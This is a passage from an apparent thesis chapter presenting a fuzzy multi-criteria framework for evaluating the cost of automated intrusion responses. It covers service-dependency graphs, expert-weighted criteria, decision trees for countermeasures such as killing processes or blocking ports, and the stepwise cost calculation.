not considered in [33, 51, 52]. In [50], the impact propagation process proposed by Jahnke et al. is extended by adding these impacts. Now, each resource in the dependency graph is described with a 3D CIA vector, the values of which are subsequently updated, either by active monitoring estimation or by extrapolation using the dependency graph. In the proposed model, dependencies are classified as structural (inter-layer) dependencies, or as functional (inter-layer) dependencies. Although Kheir et al. proposed a complete model for IRS but it is very difficult to find and keep update the impact of confidentiality and integrity of a resource to others.

4.3.2 Multi-criteria decision-making

Multi-criteria decision-making is a method based on decision making tables that the value of each alternative in decision making is determined by experts. The aim of multi-criteria decision-making techniques is to rate and determine the priority among different alternatives. Multi-criteria decision-making (MCDM) has been applied in many issues such as risk of E-business development, software development, groundwater contamination, forestry, health centers, and etc. Different methods have been used in determining level of risk that most of them are based on measuring the impact of risk. Likewise some proposed techniques use predefined rule-based technique. MCDM has various methods that the most famous and widely of them are : AHP, TOPSIS, and SAW.

AHP method [74] is based on pair wise comparisons and is very accurate, but can not be accepted by experts easily. Also, in the entropy technique, if all alternatives in a criterion have *"very high"* value, it leads to high decrease on weight of that criterion, whereas we are looking for actual value of alternatives and relative value to *"very high"* case should present itself in determining the value of that alternative.

In TOPSIS [79], the chosen alternative should be as close to the positive ideal and as far away from the negative ideal solution as possible. Therefore if we apply TOPSIS technique in evaluating response, it prioritizes and ranks the responses that is not our goal. Thus TOPSIS technique can not be used directly in our model.

Hwang and Yoon [80] proposed the Simple Additive Weight (SAW) method that is the most widely used in multi-criteria decision-making. In SAW technique, determining the weight of criteria in decision making tables is done according to experts' opinions. Generally this task is done either according to values of decision making table like techniques of Shanon entropy [81] and LINMAP, or is directly determined by the answerers like pair wise comparisons or assigning weights directly by experts.

Since a practical model for any network topology is our goal, SAW technique was chosen to implement and also since response evaluation is in domain of topics that have ambiguity,

fuzzy logic is appropriate for evaluation in uncertain subjects, and by using it, experts can propose their opinions in the linguistic variables form like ”very high”, ”low”, etc.

4.3.3 Contribution

The main contributions of this work are the following. The proposed framework is a cost-sensitive approach using dynamically evaluated response cost, regard to the dependency between resources on a host or different hosts, the number of online users, and the speed of applying responses. The evaluation of response cost consists not only in a response decision tree, but also in measuring the impact on all elements of a complex network, such as all services in each subnet ; system users are taken into account with respect to the goal and mission of the organization. This model leads us to have a dynamic cost-sensitive approach for any complex network topology. All the responses are evaluated on different points of attack path. Depending on the location type, appropriate responses can be assigned to calculate the cost. The ”Attack Path” idea can help us to find the best locations where to apply responses, with the lowest penalty cost. Due to numerous locations and a variety of responses at each location, this leads us to a more effective framework for defending a system from an attack, being less predictable. This is a novelty introduced in this paper. The important point is that the attack type has not been considered in the response cost evaluation in the majority of existing automated IRSs. Thus, the result of evaluation is incomplete, being independent of the attack type. As we will see, in the response evaluation challenges section, there may be two very different results for the same response, depending on the attack type. We tackled this issue with the idea of a decision tree for each response, based on the attack type. In terms of accurate evaluation of responses, effective criterions for cost measurements are considered, and experts present their opinions on these criterions using the Multi-Criteria Decision-Making (MCDM) technique. This increases the accuracy and reliability of the results.

4.4 Fuzzy Model

In this section, some definitions and properties used in this paper are introduced :

Definition 1) Fuzzy set $\bar{A}$= *(a, b, c)* on real number domain is called a triangular fuzzy number if its membership function has the following specifications :

$$\gamma(X) = \begin{cases} \frac{(x-a)}{(b-a)} & \text{if } a \leq x \leq b \\ \\ \frac{(x-c)}{(b-c)} & \text{if } b \leq x \leq c \\ \\ 0 & \text{otherwise} \end{cases} \tag{4.2}$$

Property 1) Given two positive triangular fuzzy numbers A and B, the main operations can be expressed as follow [82] :

$$\bar{A} = (a, b, c)$$

$$\bar{B} = (d, e, f)$$

$$\bar{A} + \bar{B} = (a + d, b + e, c + f)$$

$$\bar{A} - \bar{B} = (a - f, b - e, c - d) \tag{4.3}$$

$$\bar{A} \otimes \bar{B} = (ad, be, cf)$$

$$\frac{\bar{A}}{\bar{B}} = (\frac{a}{f}, \frac{b}{e}, \frac{c}{d})$$

$$K \otimes \bar{B} = (Ka, Kb, Kc)$$

Property 2) Yao and Chiang [83] compared the Centroid and Signed distance methods and the results show that the signed distance yields better results in defuzzification of triangular fuzzy numbers. The signed distance of triangular fuzzy number $\bar{A}$*= (a, b, c)* is defined as follows and is used for its defuzzification [84] :

$$A = \frac{a + 2b + c}{4} \tag{4.4}$$

Definition 2) In this model, linguistic variables are used to get experts' opinions for weights of criteria and to rate alternatives with respect to various criteria whose fuzzy equivalent is as Tables 4.1, 4.2, and 4.3 illustrate [85] :

Table 4.1 Linguistic variables and fuzzy equivalent for the importance weight of each criterion.

Linguistic variables	Fuzzy triangular
Very low (VL)	(0, 0, 0.1)
Low (L)	(0, 0.1, 0.3)
Medium low (ML)	(0.1, 0.3, 0.5)
Medium (M)	(0.3, 0.5, 0.7)
Medium high (MH)	(0.5, 0.7, 0.9)
High (H)	(0.7, 0.9, 1.0)
Very high (VH)	(0.9, 1.0, 1.0)

Table 4.2 Linguistic variables and fuzzy number for the ratings of the positive category of criteria.

Linguistic variables	Fuzzy triangular
Ineffective (I)	(0, 0, 1)
Very Poor (VP)	(0, 1, 3)
Poor (P)	(1, 3, 5)
Average (A)	(3, 5, 7)
Good (G)	(5, 7, 9)
Very Good (VG)	(7, 9, 10)
Excellent (E)	(9, 10, 10)

Table 4.3 Linguistic variables and fuzzy number for the ratings of the negative category of criteria.

Linguistic variables	Fuzzy triangular
Ineffective (I)	(0, 0, 1)
Very Poor (VP)	(0, 1, 3)
Poor (P)	(1, 3, 5)
Average (A)	(3, 5, 7)
Bad (B)	(5, 7, 9)
Very Bad (VB)	(7, 9, 10)
Noxious (N)	(9, 10, 10)

4.5 Proposed Model

4.5.1 The graph model

In this subsection, we introduce a graph model used to evaluate response cost. Our elements in this graph model are resources denoted as R. A resource can be service (S) or user (U) such that :

$$\begin{aligned} R &= S \cup U \\ S \cup U &= \phi \end{aligned} \tag{4.5}$$

For each service three properties are defined : *C(S)*, *I(S)*, and *A(S)*. They denote the confidentiality, integrity, and availability of service respectively. Users have dependency to the availability of resource(s) to perform their activities.

$$f(U) = A(S_1) * A(S_2) * ... * A(S_n) \tag{4.6}$$

There are different kinds of dependencies between services [50, 52] respect to the availability property. Sometimes, a service depends to the functionality of a or many services ($\overline{S}_{ant}$). If the service availability does not have dependency to the other services, we denote it intrinsic.

$$A(S_{dep}) = \begin{cases} A_I(S_{dep}) & \text{if S does not depend} \\ \\ A_I(S_{dep}) * A(\overline{S}_{ant}) & \text{if S depends to } \overline{S} \text{ list} \end{cases} \tag{4.7}$$

Jahnke et al. [52] present complete types of dependencies between resources. In the proposed model two types of dependencies have been considered as follows :

1. Mandatory : service requires the functionalities of all services in the list $\overline{S}$
2. Alternative : service requires the functionalities of one service in the list $\overline{S}$ at least

4.5.2 ORCEF Architecture

Figure 4.1 shows the proposed architecture. The physical network is our physical network infrastructure. The logical infrastructure identifies the number of services and users in each host. A management layer has been designed to oversee these two layers. All necessary information has been defined in the management layer to calculate the response cost. As illustrated in Figure 4.1, once IDS has succeeded detecting an attack, it sends an alert to the ORCEF. Then, appropriate responses are selected from the response list to repel the attack. Each response in the list is applied temporarily into the logical network model and its cost

is calculated online based on our criteria. The total cost for each response is thus obtained. Finally, the result is a list of responses with related cost that can be ordered by our policy : 1) High cost to low cost for the *best prevention* policy 2) Low cost to high cost for *attack analysis* policy, or *risk index* policy. The earlier responses in the sequence have a lower cost but later responses are stronger. When the attack process is progressing, the next response is allowed to run [28].




Figure 4.1 ORCEF architecture.

Logical Network Model

This component summarizes our network elements that are critical to evaluate the response cost. As Figure 4.2 illustrates, our network model contains logical information on the network such as network/local resources dependencies, users, and users privilege level. With this logical network information, we can analyze a network in case of attack and calculate each response cost.

Evaluation Criteria

Our evaluation strategy relies on the evaluation of the positive effects and negative impacts of the responses. The positive effect of a response is based on its effect on the data confidentiality, data integrity, service availability, and speed. We also take into account the




Figure 4.2 Entity Relationship Diagram (ERD) for logical network model.

negative impact in terms of service availability on the current resource, other resources, user perspective, and setup cost.

Definition 3) *Positive_Confidentiality (P_C)* factor refers to how data confidentiality will be increased significantly when we apply each response.

Definition 4) *Positive_Integrity (P_I)* factor refers to how data integrity will be increased significantly when we apply each response.

Definition 5) *Positive_Availability (P_A)* factor refers to how service availability will be increased significantly when a response is applied.

Definition 6) *Positive_Speed (P_S)* factor illustrates how long it takes to apply. For example, when we apply the remove user response, its speed is not fast ; its effect will be in the near future when he wants to login.

Definition 7) *Negative_Itself (N_I)* factor refers to the negative impact of applied response on current process or resource that is the attacker's goal in terms of availability. For example, by applying `R_KILL_PROCESS`, the availability of the process or resource will be removed completely.

Definition 8) *Negative_Host (N_H)* factor refers to the negative impact on other resources or services available on the current host in terms of availability.

Definition 9) *Negative_Zone (N_Z)* factor refers to the negative impact on other resources or services available on other hosts in a zone in terms of availability.

Definition 10) *Negative_Network_User (N_NU)* factor refers to the negative impact on network users that are using the current resource in terms of availability.

Definition 11) *Negative_Local_User (N_LU)* factor refers to the negative impact on local users that are using the current resource in terms of availability.

Definition 12) *Negative_SetupCost(N_SC)* factor means how much the applied response costs to setup the system again, restoring previous services. For example, after applying `R_RESET` response and controlling the attacker, administrator has to do some configuration again for some services on the attacked machine.

P_C, P_I, P_A, P_S, and N_SC are considered statically computed parameters ; the others are dynamic.

Experts Evaluation Mechanism

The aim of multi-criteria decision-making techniques is to rate and determine the priority among different alternatives. Various methods implement MCDM, the most common and widely known are : AHP [81], TOPSIS [79], and SAW [80]. Since a practical model for any network topology is our goal, SAW technique was selected. Furthermore, since response evaluation is a domain with a degree of uncertainty, fuzzy logic is an appropriate model


for evaluation in such areas. Using a fuzzy model, experts can express their opinions in the linguistic variable forms such as ”very high”, ”low”, etc. The alternatives in the proposed model are divided into two categories : 1) positive effect 2) negative impact.

Response Decision Tree

Suppose we have an Apache web server process under the control of an attacker, this process is now a gateway for the attacker inside our network. The general response to countermeasure would be to terminate this dangerous process. By applying this response, we will increase our data confidentiality and integrity. However, as a negative impact, we lose Apache availability. In another scenario, we could have a process on a server consuming a considerable portion of the CPU doing nothing except slowing down our machine (e.g. CPU DoS attack). This time, killing this process will improve service availability (system performance), but will not change anything for data confidentiality and integrity. Thus, as illustrated, we can have two very different results for the same response. Therefore, evaluation of responses without considering the attacks is not adequate. Generally, attacks are divided into four categories [23, 25] : 1) *Denial of service (DoS)* 2) *User to root (U2R)* 3) *Remote to local (R2L)* 4) *Probe*. In the first category, since an attacker is slowing down our system, we are looking for a response which can increase service availability (or performance). In the second and third categories, since our system is under the control of an attacker, we are looking for a response which can increase data confidentiality and integrity. In the fourth category, attackers are going to gather information from the network and possible vulnerabilities and their effect on data confidentiality and service availability. Thus, responses that improve data confidentiality and service availability are expected. Therefore, in response cost evaluation, the attack type has been considered to tackle the challenges discussed.

A ”Decision Tree” has been designed for each response, as Figure 4.4 illustrates. This figure illustrates kill process decision tree. When we want to kill a process, in the first step we have to check whether the process is exist in the logical network model or not. If it is not available, it means the attacker has created the process and killing it will be very useful. As Figure 4.4 illustrates in the right side, positive parameters have higher values and negative parameters has been assigned to ineffective (I). If the process is exist in logical network model, we have to check the attack type as mentioned. For each negative criteria, a function has been designed and is explained in Table 4.4. Kill response causes to lose the availability of process completely. Thus N_I parameter is noxious (N). To calculate N_NU and N_LU, we have to indicate the number of network (*fnu(x)*) and local (*flu(x)*) users affected in terms of availability. The total number has to be multiplied into noxious (N) fuzzy value. If other resources do not have dependency with this process, N_H and N_Z are ineffective (I). Otherwise, it has to

be calculated in host and zone by *fh(x)* and *fz(x)* respectively. To understand the concept of each function, let us verify the response cost for `R_REMOVE_APPLICATION_USER` response.



(a) `R_REMOVE_APPLICATION_USER(db-user)` (b) `R_REMOVE_APPLICATION_USER(web-x)`

Figure 4.3 R_REMOVE_APPLICATION_USER

Figure 4.3 shows two different scenarios in case of attack on process x of web service. On the left side, all services (web and mail) are using the shared user of MySQL application. By contrast, on the right side, each service is using a separate user. If we remove *db-user* upon detecting an attack, it is obvious that processes y and m can not continue their mission. The functions : *fh(x)*, *fz(x)*, *fnu(x)*, and *flu(x)* illustrate how the cost can be calculated for host, zone, network user, and local user respectively. By comparison, removing *web-x* user from the right side scenario does not affect processes y and m. The cost for this scenario is thus much less than the previous one.

Each response has a separate decision tree. Table 4.5 has been extracted from all the decision trees of responses and used to calculate the negative impact portion of response cost.




Figure 4.4 R_KILL_PROCESS decision tree.

Table 4.4 Functions description.

Function Name	Description
fi(x)	Calculating the number of live resource/service on a host
fh(x)	Calculating the number of interrupted relationship between resources inside a host caused by applied response
fz(x)	Calculating the number of interrupted relationship between resources of a host (that response has been applied on it) and resources of other hosts inside a zone
fnu(x)	Calculating the number of network users affected in terms of availability by applied response
flu(x)	Calculating the number of local users affected in terms of availability by applied response
fp(x)	Calculating the number of open ports that a host has after applying a response that is related to port

Table 4.5 Decision making table to calculate negative criteria

	Response	y	x	Itself	Host		Zone		Network User		Local User	
					ND[1]	D[2]	ND	D	ND	D	ND	D
1	*R_KILL_PROCESS*		resource	N	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
2	*R_ISOLATE_HOST*		host	I	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
3	*R_NOT_ALLOWED_HOST*		host	I	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
4	*R_REMOVE_APPLICATION_USER*		resource	I	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
5	*R_REMOVE_OS_USER*			I	I		I		I[a]	N[b]	I[b]	N[a]
6	*R_CHANGE_APPLICATION_USER_PRIVILEGE*		resource	I	I	N * fh(x)	I	N * fz(x)	I	A[c]or N[d]* fnu(x)	I	A or N * flu(x)
7	*R_CHANGE_OS_USER_PRIVILEGE*			I	I		I		I[a]	A[b]	I[b]	A[a]
8	*R_RESTART_DAEMON*		resource	A	I	A * fh(x)	I	A * fz(x)	I	A * fnu(x)	I	A * flu(x)
9	*R_DISABLE_DAEMON*		resource	N	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
10	*R_LOGOUT_SESSION*		host	N	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
11	*R_LOGOUT_ALL_SESSION*		host	N	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
12	*R_RESET*		host	A * fi(x)	I	A * fh(x)	I	A * fz(x)	I	A * fnu(x)	I	A * flu(x)
13	*R_SHUTDOWN*		host	N * fi(x)	I	N * fh(x)	I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
14	*R_BLOCK_RECEIVER_PORT*		port	I	I		I	N * fz(x)	I	N * fnu(x)	I	N * flu(x)
15	*R_BLOCK_SENDER_PORT*		port	I	I	N * fh(x)	I		I	N * fnu(x)	I	N * flu(x)
16	*R_CLOSE_NET_CONNECTION*		host	I	I[e]	P * fh(x)[f]	I	P * fz(x)		P * fnu(x)	I[g]	P * flu(x)[h]
17	*R_F_DIS_IP_FORWARDING*		firewall	I	I			N * fz(x)		N * fnu(x)		N * flu(x)
18	*R_F_RESET*		firewall	I	I			A * fz(x)		A * fnu(x)		A * flu(x)
19	*R_F_SHUTDOWN*		firewall	I	I			N * fz(x)		N * fnu(x)		N * flu(x)
20	*R_F_BLOCK_SENDER_IP*			I	I		I			N	I	
21	*R_F_BLOCK_RECEIVER_IP*		host	I	I			N * fz(x)		N * fnu(x)	I	
22	*R_F_BLOCK_SENDER_PORT*		port	I	I		I			N * [(1/fp(x))+ ...]	I	
23	*R_F_BLOCK_RECEIVER_PORT*	host	port	I	I			N * [fz(y1,x)+ ...]		N * [fnu(y1,x)+ ...]	I	
24	*R_F_BLOCK_SENDER_IP_PORT*		port	I	I		I			N * [1/fp(x)]	I	
25	*R_F_BLOCK_RECEIVER_IP_PORT*	host	port	I	I			N * fz(y,x)		N * fnu(y,x)	I	
26	*R_F_CLOSE_NET_CONNECTION*			I	I		I			P	I	

[1] no dependency [2] dependency [a] local user [b] network user [c] resource can work with read only privilege [d] resource only needs modification privilege to work
[e] in connection [f] out connection [g] in connection and no dependency between resources [h] in connection and dependency between resources, or out connection

Resource Assessment

Resource value (RV) has been obtained by experts' opinions using MCDM technique. Since resource assessment is not our focus in this paper, we will show the final results of evaluation in the experimental section.

Attack Damage Cost

Attack damage cost(DC) has been defined based on four categories (*U2R*, *R2L*, *DoS*, and *PROBE*) statically. Maximum damage cost is considered for U2R category, meanwhile minimum damage cost is allocated for PROBE category.

4.5.3 Execution stages

To implement this model, 14 steps are required (the two first steps are initialization steps) :

Step 1) Obtain experts' opinions in form of linguistic variables about the importance of each criteria (ten factors) in each subnet of the network. It must be done based on decision making table that shows the weight of criteria.

Step 2) Obtain experts' opinions to assess five static criteria in the form of linguistic variables (Table 4.2 and 4.3).

Step 3) Allocate related responses to the location extracted by the attack path component.

Step 4) Calculate online negative criteria in triangular fuzzy numbers based on logical network model.

Step 5) Replace linguistic variables with fuzzy variables. Merge all experts' opinions and establish a decision making matrix. $\tilde{x}_{ij}$ and $\tilde{w}_j$ are triangular fuzzy numbers and assume that our decision group has k persons :

$$\begin{aligned} \tilde{x}_{ij} &= (a_{ij}, b_{ij}, c_{ij}) \\ \tilde{w}_j &= (w_{j1}, w_{j2}, w_{j3}) \\ \tilde{x}_{ij} &= \tfrac{1}{K}[\tilde{x}_{ij}^1(+)\tilde{x}_{ij}^2(+)...(+)\tilde{x}_{ij}^k] \\ \tilde{w}_j &= \tfrac{1}{K}[\tilde{w}_j^1(+)\tilde{w}_j^2(+)...(+)\tilde{w}_j^k] \end{aligned} \tag{4.8}$$

$$\tilde{D} = \begin{bmatrix} \tilde{x}_{11} & \tilde{x}_{12} & \cdots & \tilde{x}_{1n} \\ \tilde{x}_{21} & \tilde{x}_{22} & \cdots & \tilde{x}_{2n} \\ \vdots & \vdots & \cdots & \vdots \\ \tilde{x}_{m1} & \tilde{x}_{m2} & \cdots & \tilde{x}_{mn} \end{bmatrix} \qquad (4.9)$$
$$\tilde{W} = [\tilde{w}_1, \tilde{w}_2, ..., \tilde{w}_n]$$

Step 6) Linear normalization of consolidated matrix through the following relationship (category B is related to incremental criteria and category C is related to decremental criteria) [86, 87] :

$$\tilde{r}_{ij} = \begin{cases} \frac{a_{ij}}{c_j^*}, \frac{b_{ij}}{c_j^*}, \frac{c_{ij}}{c_j^*} & \text{if } j \in B \\ \frac{a_j^-}{c_{ij}}, \frac{a_j^-}{b_{ij}}, \frac{a_j^-}{a_{ij}} & \text{if } j \in C \end{cases} \qquad (4.10)$$
$$c_j^* = max \quad c_{ij} \qquad if \quad j \in B$$
$$c_j^- = min \quad a_{ij} \qquad if \quad j \in C$$

Step 7) Deffuzification of combined weights through signed distance method ; normalize through the following formula :

$$w_j = \frac{w_j}{\sum_j w_j} \qquad (4.11)$$

Step 8) Calculate weighty matrix :

$$\begin{bmatrix} \tilde{x}_{11} & \tilde{x}_{12} & \cdots & \tilde{x}_{1n} \\ \tilde{x}_{21} & \tilde{x}_{22} & \cdots & \tilde{x}_{2n} \\ \vdots & \vdots & \cdots & \vdots \\ \tilde{x}_{m1} & \tilde{x}_{m2} & \cdots & \tilde{x}_{mn} \end{bmatrix} * \begin{bmatrix} w_1 \\ w_2 \\ \vdots \\ w_n \end{bmatrix} \qquad (4.12)$$

Step 9) Combining related criteria :

$$\tilde{C}, \tilde{I}, \tilde{A}, \tilde{S}, \tilde{I}, \tilde{H}, \tilde{Z}, \tilde{NU}, \tilde{LU}, \tilde{SC} = (a, b, c)$$

$$\tilde{PE}_i = \tilde{C} + \tilde{I} + \tilde{A} + \tilde{S} \qquad (4.13)$$
$$\tilde{NI}_i = \tilde{I} + \tilde{H} + \tilde{Z} + \tilde{NU} + \tilde{LU} + \tilde{SC}$$

Step 10) Deffuzification of fuzzy values by Signed Distance method for positive and

negative attributes of each response.

$$\begin{aligned} \tilde{PE}_i, \tilde{NI}_i &= (a, b, c) \\ \tilde{PE}_i.def, \tilde{NI}_i.def &= \tfrac{a+2b+c}{4} \end{aligned} \tag{4.14}$$

Step 11) Establish response cost matrix. This matrix represents n responses with two attributes : *positive* and *negative*.

$$\boldsymbol{R} = \begin{matrix} R_1 \\ R_2 \\ \vdots \\ R_n \end{matrix} \begin{bmatrix} \tilde{PE}_1 & \tilde{NI}_1 \\ \tilde{PE}_2 & \tilde{NI}_2 \\ \vdots & \vdots \\ \tilde{PE}_n & \tilde{NI}_n \end{bmatrix} \tag{4.15}$$

Step 12) Calculate response cost using *Manhattan Distance* function [88].

